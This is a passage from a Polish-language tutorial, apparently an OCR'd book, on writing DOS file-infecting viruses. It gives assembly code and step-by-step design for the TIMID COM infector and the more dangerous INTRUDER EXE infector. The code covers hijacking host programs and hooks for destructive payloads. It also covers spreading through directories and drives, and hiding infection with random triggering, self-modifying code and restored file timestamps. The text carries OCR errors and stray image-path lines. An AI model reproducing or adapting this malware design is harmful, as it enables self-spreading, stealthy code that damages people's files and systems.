sprzętowych, które mogą być dostępne w dowolnym czasie w programie bez ostrzeżenia, jedno po drugim. Obszar danych dla wirusa może być umieszczony poniżej pamięci wymaganej dla stosu. Dokładna ilość wymaganje przestrzeni stosu jest raczej trudna do określenia, ale 80 bajtów byłoby

wystarczające. Dane będa poniżej tych 80 bajtów, i w ten sposób ich położenie może być stałe. Trzeba po prostu wziąść pod uwagę miejsce zajmowane przy ustalaniu maksymalnej wielkości pliku COM w podprogramie FILE_OK. Oczywiście nie można wstawiść zainicjalizowanych danych na stos. Muszą być przechowywane z programem na dysku. Aby przechować je pod koniec segmentu programu wymagane jest aby wirus powiększył roziar każdego pliku do granicy 64KB. Taka drastyczna zmiana w rozmiarze pliku będzie szybko wskazówką dla użytkownika ,że system został zainfekowany!. Zamiast tego, zainicjalizowane zmienne powinny być przechowywane w kodzie wykonywalnym wirusa. Strategia ta będzie na bieżąco utrzymywać liczbę bajtów, które muszą być dodana do nosiciela na minimum. Wadą jest to ,ze takie zmienne muszą być dynamicznie lokalizowane prze wirus w czasie wykonywania. Na szczęście mamy tylko jeden fragment danych które musza być wstępnie zainicjalizowane, łańcuch używany przez DOS w podprogramie wyszukiwania dla znajdowania plików COM, który nazwaliśmu po prostu "COMFILE". Jeśli spojrzeć wstecz do procedury wyszkiwania, zauważymy ,że już braliśy pdo uwagę fragment danych kiedy przywracaliśmy go używając instrukcji

```
mov     dx,WORD PTR [VIR_START]
add     dx,OFFSET COMFILE - OFFSET VIRUS
```

zamiast po prostu

```
mov     dx,OFFSET COMFILE
```

GŁÓWNY PODPROGRAM KONTROLNY

Teraz mamy wszystkie narzędzia aby napisać wirus TIMID. Wszystko czego nam trzeba to główny program kontrolujący łączący to wszystko razem. Musi on:

1. Dynamicznie określać położenie (offset) wirusa w pamięci
2. Wywołać procedurę wyszukiwania nowych programów do zainfekowania
3. Infekować program znalezione przez procedurę wyszukiwania, jeśli znalazł jeden
4. Zwrócić sterowanie do programu nosiciela

Aby określić położenie wirusa w pamięci, używjmey prostej sztuczki. Pierwsza instrukca w naszym programie będzie wyglądać tak:

```
VIRUS:
COMFILE       DB      '*.COM',0
VIRUS_START:
              call    GET_START
GET_START:
              sub     WORD PTR [VIR_START],OFFSET GET_START - OFFSET VIRUS
```

Call odkłada adres absolutny GET_START na stoso pod FFFCH (ponieważ jest to pierwsza instrukcja wirusa i pierwsza instrukcja korzystająca ze stosu). W tej lokalizacji nakładamy stos zmienną słowa nazwaną VIR_START. Potem odejmujemy różnicę w offsetach międzu GET_STATR a pierwszym bajtem wirusa, oznaczoną VIRUS. Ta prosta sztuczka programistyczna pobiera absolutny offset pierwszego bajtu wirusa w segmencie programu i przechowuje go w łatwo dostępnej zmiennej. Następnie przechodzimy do ważnego kroku anty-detekcji: Program nasz przenosi Disk Transfer Area (DTA) do obszaru danych dla wirusa używając funkcji DOS 1AH

```
mov     dx,OFFSET DTA
mov     ah,1AH
int     21H
```

To przeniesienie jest konieczne ponieważ podprogram wyszukiwania będzie modyfikował dane w

DTA. Kiedy plik COM uruchomi się, DTA jest ustawioana na wartość domyślną pod offsetem 80H w segmencie programu. Problem jest taki ,że jeśli program nosiciel wymaga parametrów z wiersza poleceń, są one przechowywane w tym samym położeniu. Jeśli DTA nie był czaosowo zmieniowny podczas wykonywaniaw wirusa, podprogram wyszukiwania będzie nadpisywał parametry wiersza poleceń zanim program nosiciel będzie miał szansę się do nich dostać. To uczyni z takiego programu bombę. Czasowe przeniesienia DTA eliminuje ten problem. Po przeniesieniu DTA, główny program kontrolny może bezpiecznie wywołać procedury wyszukiwania i kopiowania:

```
        call    FIND_FILE       ; spróbuj znaleźć plik do zainfekowania
        jnz     EXIT_VIRUS      ;  skocz jeśli nie znaleziono
        call    INFECT          ; albo infekuj ten plik
EXIT_VIRUS:
```

W końcu program musi zwrócić sterowanie do programu nosiciela. To wymaga trzech kroków: po pierwsze przywrócenia DTA do jego początkowej wartości, offset 80H:

```
        mov     dx,80H
        mov     ah,1AH
        int     21H
```

Następnie przenosimy pięć pierwszyhc bajtów oryginalnego programu nosiciela z obszaru danych START_CODE gdzie są przechowywane na początek programu nosiciela pod 100H. W końcu, wirus musi przenieść sterowanie do programu nosiciela pod 100H. Wymaga to sztuczki, ponieważ nie można powiedzieć "jmp 100H" ponieważ taki skok jest relatywny, daltego instrukcja nie skoczy pod 100H tak szybko jak wirus przenosi się do innego pliku, a to oznacza katastrofę. Jedna instrukcja która obejmuje przeniesienie sterowania do offsetu absolutnego jest return z call. Ponieważ wywołaliśmy poprawnie początek głownego programu kontrolnego, nie musimy wykonywać właściwego return, wykonanie instrukcji ret przeniesie sterowanie zarówno do nosiciela jak i wyczyści stos. Oczywiście, adres powrotu musi być usatwiony na 100H dla transferu sterowania do nosiciela, a nie gdzie indziej. Ten adres powrotu jest słowem pod VIR_START. Więc aby przekazać sterowanie do nosiciela napiszemy:

```
    mov     WORD PTR [VIR_START],100H
    ret
```

Bingo, program przejęty i działa jak wirus. Ten główny program sterujący jest trochę niebezpieczny, ponieważ czyni wirus całkowicie niewidocznym dla użytkownika , kiedy uruchamia program. Może więc po wywołaniu INFECT, niech wstawi kilka dodatkowych linijek aby wyświetlić nazwę pliku zakażonego wirusem:

```
        call    INFECT
        mov     dx,OFFSET FNAME         ; dx wskazuje FNAME
        mov     WORD PTR [HANDLE],24H   ; '$' kończy łańcuch
        mov     ah,9                    ;łancuch DOS zapisuje fctn
        int     21H
EXIT_VIRUS:
```

Tu używamy funkcji DOS 9 do wyświetlenia łańcucha spod FNAME, który jest nazwą zainfekowanego pliku. Jeśli ktoś chciał zrobić złośliwego potwora z tego wirusa, łątwo może umieścić tu destrukcyjny kod, lub po EXIT_VIRUS, w zależności od warunków w jakich ta niszczycielska działalność ma się odbywać. Na przykład nasz hacker może napisaqc podprgoram nazwany DESTROY, który sieje spustoszenie wszelkiego rodzaju , a potem kod w taki sposób:

```
        call    INFECT
        call    DESTROY
EXIT_VIRUS:
```

jeśli chciał tylko uszkodzić po udanej infekcji :

```
        call    INFECT
EXIT_VIRUS:
        call    DESTROY
```

jeśli uszkodzenia mają odbywać się zawsze :

```
        call    FIND_FILE
        jnz     DESTROY
        call    INFECT
EXIT_VIRUS:
```

PIERWSZY POGRAM NOSICIEL

Po skmpilowaniu i uuchomieniu, wirus musi być dołączone do programu nosiciela. Nie może istnieć samodzielnie. Podczas pisania kodu asemblerowego tego wirusa, musimy ustawić wszystko tak aby wirus myślał, że jest już dołączony do jakiegoś pliku COM. Wszystko co potrzeba to prosty pogram, który nic nie robi wychodzi do DOS. Aby powrócić do sterowania DOS, program wykonuje funkcję DOS 4CH. Zatrzymuje to wykonywanie programu i powrót do DOS. Kiedy ta funkcja jest wykonywana, kod powrotu jest wstawiany do al przez program wykonujący wywołanie, gdzie al = 0 wskazując pomyślne zakończenie programu. Inna wartość wskazuje jakiś błąd.Tak więc najprostszy program COM może wyglądać tak:

```
mov     ax,4C00H
int     21H
```

Ponieważ wirus pobiera pięć pierwszych bajtów pliku COM, i ponieważ chyba nie wie jak wiele bajtów powyżej dwóch instrukcji może pobrać,wstawimy pięć instrukcji NOP na początku programu. Te pięć bajtów nie robi nic. Zatem program może wyglądać tak:

```
HOST:
        nop
        nop
        nop
        nop
        nop
        mov     ax,4C00H
        int     21H
```

Nie chcemy aby kod wyglądał tak! NOP będa przechowywane w START CODE:

```
START_CODE:
        nop
        nop
        nop
        nop
        nop
```

a pierwsze pięc bajtów nosiciela będzie składało się ze skoku do wirusa i liter "VI":


```
HOST:
        jmp     NEAR VIRUS_START
        db      'VI'
        mov     ax,4C00H
        int     21H
```

Przypadek Drugi: Zaawansowany wirus pliku wykonywalnego

Prosty zakażacz pliku COM , który stworzyliśmy może być dobrą instrukcją bazową jak napisać wirusa, ale jest poważnie ograniczony. Ponieważ atakuje tylko pliki COM w bieżącym katalogu, jest to coraz trudniejsze obecnie. Teraz opracujemy bardziej wyrafinowany wirus który przezwycięża to ograniczenie... wirus ,który atakuje pliki EXE i może przechodzić z katalogu do katalogu i z dysku na dysk. Takie ulepszenie czyni wirus bardziej złożonym, i również bardziej niebezpiecznym. Zaczęliśmy od czegoś prostego i stosunkowo nieszkodliwego. Nie było z nim wiele problemów. Jednak nie będziemy się zajmować zabawkami dla dzieci. Wirus INTRUDER nie jest zabawką.

Struktura pliku EXE


Plik EXE nie jest tak prosty jak plik COM. Plik EXE został stwozony aby pozwloić DOS na wykonywanie programów,które wymagają więcej niż 64 KB kdou, danych i stosu. Kiedy ładujemy plik EXE, DOS nie daje żadnych założeń a priori o rozmiarze pliku, kodzie lub danych. Wszystkie te informacje są przechowywane w samym pliku EXE, w Nagłówku EXE na początku pliku.



Ten nagłówek ma dwie części, część o stałejk długości i tablicę o zmiennej długości wskaźników do segmentu odniesienia w Module Ładowania, nazwaną Tablicą Relokacji Wskaźnika. Ponieważ każdy wirus, który atakuje pliki EXE musi być w stanie manipulować danymi w nagłóku EXE. Kiedy DOS ładuje EXE, używa Tablicy Relokacji Wskaźnia do modyfikacji segmentu odniesienia w Module Ładującym. Po ty, segment odniesienia w obrazie ładowanego pliku do pamięci wskazuje właściwą komórkę pamięci. Rozważmy przykład (poniższy rysunek): Wyobraź sobie plik EXE z dwoma segmentami. Segment na początku modułu ładowania zawiera dalekie wywołanie do drugiego segmentu. W module ładowania, to wywołanie wygląda tak:

Address	Assembly Language	Machine Code
0000:0150	CALL FAR 0620:0980	9A 80 09 20 06

Z tego można wywnioskować ,że początek drugiego segmentu to 6200H (= 620H x 10H) bajtów od początku modułu ładowania



Tablica Relokacji Wskaźnika będzie zawierała wektor 0000:0153 wskazując segment odniesienia (20 06) tego dalekiego wywołania. Kiedy DOS ładuje program, może ładować poczynając od

segmentu 2130H, ponieważ DOS i inne programy rezydentne zajmują komórki ponizej tego. Więc DOS najpierw załaduje Moduł Ładowania do pamięci pod 2130:0000. Potem weźmiemy wskaźnik relokacji 0000:0153 i przekształcimy go na wskaźnik, 2130:0153, który wskazuje segment w dalekim wywołaniu pamięci. DOS doda potem 2130H do słowa w tej komórce, w wyniku czego kod języka maszynowego 9A 80 09 50 27, lub CALL FAR 2750:0980. Zauważ ,że program COM tego nie zawiera żadnego segmentu odniesienia. Zatem , DOS musi tylko ustawić rejestry segmentowe wszystkie na jedną wartość przedprzekazaniem sterownia do programu.

Struktura nagłówk EXE

Offset	Rozmiar	Nazwa	Opis
0	2	Sygnatura	Bajty te to znaki M i Z w każdym pliku EXE i identyfikuje ten plik jako plik EXE. Jeśli jest coś innego DOS traktuje to jako plik COM
2	2	Rozmiar ostatniej strony	Rzeczywista liczba bajtów w końcowej 512 bajtowej stronie pliku
4	2	Licznik stron	Liczba 512 bajtowych stron w pliku. Ostatnia strona może być częściowo wypełniona, liczbą poprawnych bajtów określoną w Rozmiarze Ostatniej Strony Na przykład plik 2050 bajtów powinien mieć Rozmar Strony = 4 a Rzomiar Ostarniej Strony = 2
6	2	Wejścia Tablicy Relokacji	Liczba wejść w tablicy relokacji wskaźnika
8	2	Nagłówek paragrafów	Rozmiar nagłówka EXE w 16 bajtowych paragrafach, wliczając tablicę reloakcji. Nagłówek jest zawsze wielokrotnością 16 bajtowej dlugości
0AH	2	MINALLOC	Minimalna liczba 16 bajtowych paragrafów pamięci jakich program wymaga do wykonania. Jest to dodatek do obrazu programu przechowywanego w pliku. Jeśli nie ma dostępnej pamięci, DOS zwróci błąd kiedy próbuje załadować program
0CH	2	MAXALLOC	Maksymalna liczba 16 bajtowych paaragrafów alokowanych do programu kiedy jest wykonywany. Jest zwykle ustawiany na FFFDH, z wyjątkiem TSR'a.

0EH	2	Inicjalizowane ss	Zawiera wartość początkową segmentu stosu w stosunku do początku kodu w pliku EXE, kiedy plik jest ładowany. Jest modyfikowany dynamicznie przez DOS gdy plik zostanie załadowany, aby uzwględnić odpowiednie wartości przechowywane w rejestrze ss
10H	2	Inicjalizowane sp	Początkowa wartość ustawiająca sp kiedy program jest wykonywany.
12H	2	Suma kontrolna	Słowo zorientowane na wartość sumy kontrolnej, takie ,ze suma wszystkich słów w pliku to FFFFH. Jeśli plik jest liczbą długi na nieparzystą liczbę bajtów, ostatni bajt jest traktowany jako słowa z wyższym bajtem = 0. Często ta suma kontrolna nie służy do niczego, a czasami kompilator nie zadaje sobie trudu aby ustawić go poprawnie. Wirus INTRUDER nie modyfikuje sumy kontrolnej
14H	2	Inicjalizowane ip	Wartość początkowa dla wskaźnika instrukcji, ip, kiedy program jest ładowany
16H	2	Inicjalizowane cs	Wartość początkowa segmentu kodu w stosunku do początku kodu w pliku EXE. Jest modyfikowana w trakcie ładowania przez DOS
18H	2	Offset Tablicy Relokacji	Offset początku tablicy relokacji od początku pliku, w bajtach
1AH		Nakładka Liczb	Rezydentna , podstawow część programu mająca zawsze słowo usatwione na zero. Nakładki mają tu przechowywane różne wartości

Infekowanie pliku EXE

Wirus, który chce zainfekować plik EXE musi zmodyfikować nagłówek EXE i Tablicę Relokacji Wskaźnika, jak równiezdoać swój własny kod do Load Module. Może to być zrobione na wiele różnych sposobów, niektóre wymagają więcej pracy niż pozostałe. Wirus INTRUDER będzie dołączał się na koniec programu EXEi przejmował kontrolę kiedy program uruchamia się pierwszy

raz. Wymaga to podprogramu podobnego do tego z TIMID, który kopiuje kod programu z pamięci do pliku na dysku, a potem modyfikuje plik. INTRUDER będzie miał swój własny segment kodu, danych i stosu. Uniwersalny wirus EXE nie może czynić żadnych założeńco do tego jak te segemtny są ustawione w programie nosicielu. Doszło by do nieszczęścia jeśli znalazłby program w którym te założnia są naruszone. Aby ustawić segmenty dla wirusa, nowo zainicjalizowane wartości segmentu dla cs i ss muszą być umieszczone w nagłówku pliku EXE .Również stare zainicjalizowane segmenty muszą być przechowywane gdzieś w wirusie, więc może przekazać sterowanie z powrotem do programu nosiciela keidy zakończy wykonywanie. Musimy wstawić dwa wskaźniki do tych segmentów odniesienia w tablicy relokacji wskaźnika, ponieważ są one przenoszone wewnątrz sementu kodu wirusa. Dodanie wskaźników do tej tablicy podnosi ważną kwestię, Dodanie wskaźnika do tablicy relokacji wskaźnika może być czasami potrzebne dla rozwinięcia rozmiaru tablicy. Ponieważ nagłówek EXR musi być wielokrotnością 16 bajtów, wskaźniki reloakcji są alokowane w czterech blokach czterobajtowych wskaźników. Zatem jeśli uda nam się ograniczyć liczbę segmentów odniesienia do dwóch, będzie koneczne rozszerzanie nagłówka co drugi raz. Z drugiej strony, wirus może wybrać nie zainfekowany plik, zamiast z rozszerzonym nagłówkiem. Są plusy i minusy obu tych możliwości. Jednak moduł ładowania może być długi na setki kilobajtów, i przesunięcie go może być czasochłonne. Z drugiej strony, jeśli wirus wybierze moduł ładowania nie do przesunięcia, wtedy mniej więcej połowa plików EXE będzie skłonna do infekcji. Wirus INTRUDER wybrał podejście z nieinfekowaniem każdego EXE.. Przypuśćmy ,że główny podporogram wirusa wygląda tak:

```
VSEG    SEGMENT

VIRUS:
        mov     ax,cs                   ; ustaw ds=cs dla wirusa
        mov     ds,ax
        .
        .
        .
        mov     ax,SEG HOST_STACK       ; przywróć stos hosta
        cli
        mov     ss,ax
        mov     sp,OFFSET HOST_STACK
        sti
        jmp     FAR PTR HOST            ; idź wykonać hosta
```

Wtedy dla zainfekowanie nowego pliku, podprogram kopiowania musi wykonać poniższe kroki:

1. Oczytać nagłówek EXE w programie nosicielu
2. Rozszerzyć rozmiar modułu ładowania dopóki jest nieparzysta wielokrotność 16 bajtów, więc cs:0000 będzie pierwszym bajtem wirusa
3. Zapisać kod wirusa aktualnie wykonywanego na końcu pliku EXE będacego atakowanym
4. Zapisać wartości początkowe ss:sp, przechowywane w Nagłówku EXE do położenia SEG HOST_STACK o OFFSET HOST_STACK na dysku w powyższym kodzie
5. Zapisać wartości początkowe cs:ip w nagłówku EXE do położenia FAR PTR HOST na dysku w pożwyższym kodzie
6. Przechować Inicjalizowane ss = SEG VSTACK, Inicjalizowane sp = OFSET VSTACK, Inicjalizowane cs = SEG VSEG i Inicjalizowane ip = OFSET VIRUS w nagłówku EXE w miejscu starych wartości
7. Dodać dwa do Tablica Reloakcji Wejścia w nagłówku EXE
8. Dodać dwa wskaźniki relokacji na końcu Tablicy Relokacji Wskaźnika w pliku EXE na

dyslu (położenie tych wskaźników jest wyliczane z nagłówka).Pierwszy wskaźnik musi wskazywać na SEG HOST_STACK w instrukcji

```
mov     ax,HOST_STACK
```

Drugi powiniene wskazywąc część segmentu

```
jmp     FAR PTR HOST
```

instrukcji w głównym programie wirusa

9. Przeliczyć ponownie rozmiar infekowanego pliku EXE i zmodyfikować pola nagłówkowe Licznk strony i Rozair ostatniej strony odpowiednio
10. Zapisać nowy Nagłówek EXE z powrotem na dysk

Wszystkie wartości początkowe segmentów muszą być wyliczone z roziaru modułu ładowania, który będzie infekowany.


Permanentny mechanizm wyszukiwania plików

Podobnie jak w wirusie TIMID, mechanizm wyszukiwania może być podzielony na dwie części : FIND_FILE, po prostu lokalizujący możliwe do zarażenia pliki. FILE_OK, określajace czy plik może być zainfekowany. Procedura FILE_OK będzie prawie taka sama jak ta w TIMID. Musi otwierać plik i określać czy może być zainfekowany i upewnić się ,że nie jest już zarażony. Jedyna dwa kryteria oceny czy plik EXE może być zarażony, to czy Nakładka Liczb wynosi zero i czy ma wystarczająco dużo miejsca w tablicy relokacji wskaźnika dla dodatkowych dwóch wskaźników. Wymóg ten jest określany przez proste obliczenie z wartości przechowywanych w nagłówku EXE. Jeśli

```
16*Header Paragraphs-4*Relocation Table Entries-Relocation Table Offset
```

jest wieksze lub równe 8 (=4 razy liczba relokowalnych wymgań wirusa) wyedy jest dośćmiejsca w tablicy relokacji wskaźnika. To obliczenie jest wykonywane przez podprogram REL_ROOM, który jest wywoływany przez FILE_OK. Aby określić czy wirus już zainfekował plik, wstawaimy słwowo ID ze wstępnie przypisaną wartością w segmencie kodu przy tsałym offsecie, powiedzmy 0. Potem, kiedy sprawdzamy ten plik, FILE_OK pobiera segment z Inicjalizowane cs w nagłówku EXE. Używa tego z offsetem 0 dla znalezienia słowa ID w module ładowania. Jeśli wirus nie zainfekował pliku, Inicjalizowane cs będzie zawierało początkowy segment kodu programu nosiciela. Potem nasze obliczenia będą pobrane losowo z pliku do którego prawdopodobnie nie pasują do wymgane wartości słowa ID W ten sposób FILE_OK będzie wiedział ,że plik nie był zainfekowane. Tak więc FILE_OK pozostaje proste. Jednak chcemy stowrzyć dużo bardziej wyrafinowane FIND_FILE niż w TIMID. Procedura w TIMID mogła tylko wyszukiwać pliki w bieżącym atakowanym katalogu. To jest dobre na start, ale dobry wirus powinien móc przechodzić od katalogu do katalogu, a nawet z dysku na dysk. Tylko w ten spsoób wirus ma szansę zainfekować znaczącą część plików w systemie, i przeskakiwać z systemu do systemu. Dla pzeszukania więcej niż jednego katalogu potrzebujemy procedury drzewa wyszukiwania. To jest dość powszechny algorytm w programowaniu. Piszemy podprogram FIND_BR, który , w danym katalogu, wyszukuje pliki EXE i przekazuje do FILE_OK. Jeśli nie znajdzie pliku, wykonuje przeszukanie podkatalogów aktualnego katalogu. Dla kazdego znalezionego podkatalogu, FIND_BR będzie się rekurencyjnie wywoływał sam używając nowego podkatalogu jako katalogu dla wykonania wuszukiwania. W ten sposób, wszystkie podkatalogi danego katalogu zostaną przeszukane pod kątem plików do zarażenia. Jeśli określimy katalog do przeszukania jako katalog

główny, wtedy wszystkie pliki na dysku będą przeszukane. Tu może być problemem zbyt długie wyszukiwanie i wywoływanie. Duży dysk twardy może zawierać steki podkatalogów i tysiące plików. Aby zminimalizować czas przeszukiwania, musimy obciąć wyszukiwanie w taki sposób ,że wirus będzie miał szansę zainfekować każdy plik EXE w systemie. Aby to zobić, skorzystamy z typwych nawyków użytkownika PC. Normalnie, EXE są dość równomiernie rozłożone po różnych katalogach. Użytkownicy częsti umieszczają najczęściej używane programy w swojej ścieżce dostępu i wykonują je z różnych katalogów. Tak więc jeśli nasz wirus szuka w bieżącym katalogu i wszystkich jego podkatalogach , do dwóch poziomów w głąb, istnieje duża szansa zakażenia całego dysku. Można również przeszukać katalog główny i jego podkatalogi jeden poziom w głąb. Oczywiście wirus będzie mógł przenosić się do różnych napędów i katalogów bez ich przeszukiwania, ponieważ będzie atakował pliki na bieżącym napędzie kiedy zainfekowany program się uruchomi, a uruchamiany program nie musi być na bieżącym napędzie. Kiedy kodujemy FIN_FILE, dla wygody ustrukturyzujmy go na trzy poziomy. Pierwzy to główny podprogram FIND_FILE, który decysuje którą gałąź podkatalogu przeszukać. Drugi poziom to podprogram, który będzie przeszukiwał określoną gałąź katalogu do określonego poziomu FIND_BR. Kiedy FIND_BR jest wywoływany, ścieżka katalogu jest przechowywana jako łańcuch ASCII zakończony zerem w zmiennej USEFILE, a głębokość wyszukwiania jest określona w LEVEL. Trzeci poziom algorytmu wyszukiwania to jednen podprogram wyszukujący pliki EXE (FINDEXE) i dwa przeszukujące podkatalogi (FIRSTDIR i NEXTDIR0. Podprogram wyszukujący plików EXE będzue wywoływał FILE_OK dla określenia czy każdy znaleziony plik jest infekowalny, i zatrzyma wszystko jeśli znajdzie dobry plik. Logika sekwencji takiego wyszukiwania pokazana jest poniżej.



Podprogram anty-wykrywania

Dosyć prosta tatktyka unikania wykrycai może uczynić wirus dużo trudniejszym do wykrycia przez człowieka : Po prostu nie pozwala podprogramom wyszukiwania i kopiowania wykonywania się za każdym razem kiedy wirus przejmuje kontrolę. Jednym z prostszych sposobów zrobienia tego jest spojrzenie na zegar systemowy i dojrzenie ,czy czas w tikach (1 tik = 1/18.2 sekundy) modulo jakaś liczba wynosi zero. Jeśli tak, wykonujemy podprogramy wyszukiwania i kopiowania, w przeciwnym razei przekazuejmy sterowanie do programu nosiciela. Funkcja antydetekcyjna może

wyglądać tak :

```
SHOULDRUN:
        xor     ah,ah           ; odczyt użytego czasu
        int     1AH             ; czas BIOS
        and     al,63
        ret
```

Ten podprogram zwraca z ustawione z grubsza raz na 64 razy. Ponieważ programy nie są zwykle wykonywanew sychronizacji z zegarem, w istocie będzie zwracał flagę z losowo. Jeśliw wywołamy w głównym podprogramie procedurę taką jak ta :

```
        call    SHOULDRUN
        jnz     FINISH          ; nie infekuj ,chyba ,że usatwione z
        call    FIND_FILE
        jnz     FINISH          ; nie infekuj bez poprawnego pliku
        call    INFECT
FINISH:
```

wirus zaatakuje plik tykjo raz na każde 64 razy wywołania programu nosiciela. W każdym innym czasie, wirus przekaże sterowanie do nosiciela bez robienia czegokolwiek. Kiedy to zrobi, będzie całkowicie niewidzialny nawet dla najczujniejszych oczu. Podprogram SHOULDRUN może stanowić problem jeśli chcemy infekować system z nim. Być może będziesz musiał siedzieć i uruchamiać zainfekowany program 50 lub 100 razy zanim wirus przeniesie się do jednego z nowych plików w systemie. To jest irytujące i problematyczne jeśli chcesz dostać sięgo systemu przy minimalnym ryzyku. Na szczęście niewielka zmiana to poprawi.. Zmieńmy SHOULDRUN aby wyglądał tak:

```
SHOULDRUN:
        xor     ah,ah
SR1:    ret
        int     1AH
        and     al,63
        ret
```

i dołączmy inny podprogram do modyfikacji podprogramu SHOULDRUN

```
SETSR:
        mov     al,90H          ;NOP instruction = 90H
        mov     BYTE PTR [SR1],al
        ret
```

który będzie inkorporowany do podprogramu głównego :

```
        call    SHOULDRUN
        jnz     FINISH
        call    SETSR
        call    FIND_FILE
        jnz     FINISH
        call    INFECT
FINISH:
```

Po wykonaniu SETSR a przed INFECT, SHOULDRUN staje się

```
SHOULDRUN:
        xor     ah,ah
SR1:    nop
        int     1AH
        and     al,63
        ret
```

ponieważ 90H które SETSR ustawia jako SR1 jest tylko instrukcją NOP. Kiedy INFECT kopiuje wirusa do nowego pliku, kopiuje go ze zmodyfikowaną procedurą SHOULDRUN. Wynik jest taki ,że za pierwszym razem wirus jest wykonywany, definitywnie wyszukuje plik i infekuej go. Potem przechodzi do schematu 1 na 64 .W ten sposób, możesz zrobić wirusa zasembloanego do EXE, INTRUDER.EXE i uruchomić go i zagwarantować infekcję czegoś. Po tym wirus będzie infekował system bardzo wolno. Innym ważnym mechanizmem anty-detekcji włączonym do INTRUDERA jest to ,że zapisuje datę i czas zakażenia pliku, wraz z atrybutami. Potem zmienia atrybut pliku na do odczytu/zapisu, wykonuje modyfikację na pliku i przywraca oryginalną datę , czs i atrybut. Zatem zainfekowany EXE nie ma daty i czasu infekcji, ale swój oryginalny czas i datę. Infekcja nie może być wyśledzona przez studiowanie daty zakażenia pliku w systemie. Również , przez przywrócenie oryginalnego atrybutu, atrybut archiwalny nigdy zostanie ustawiony, więc użytkownik, który 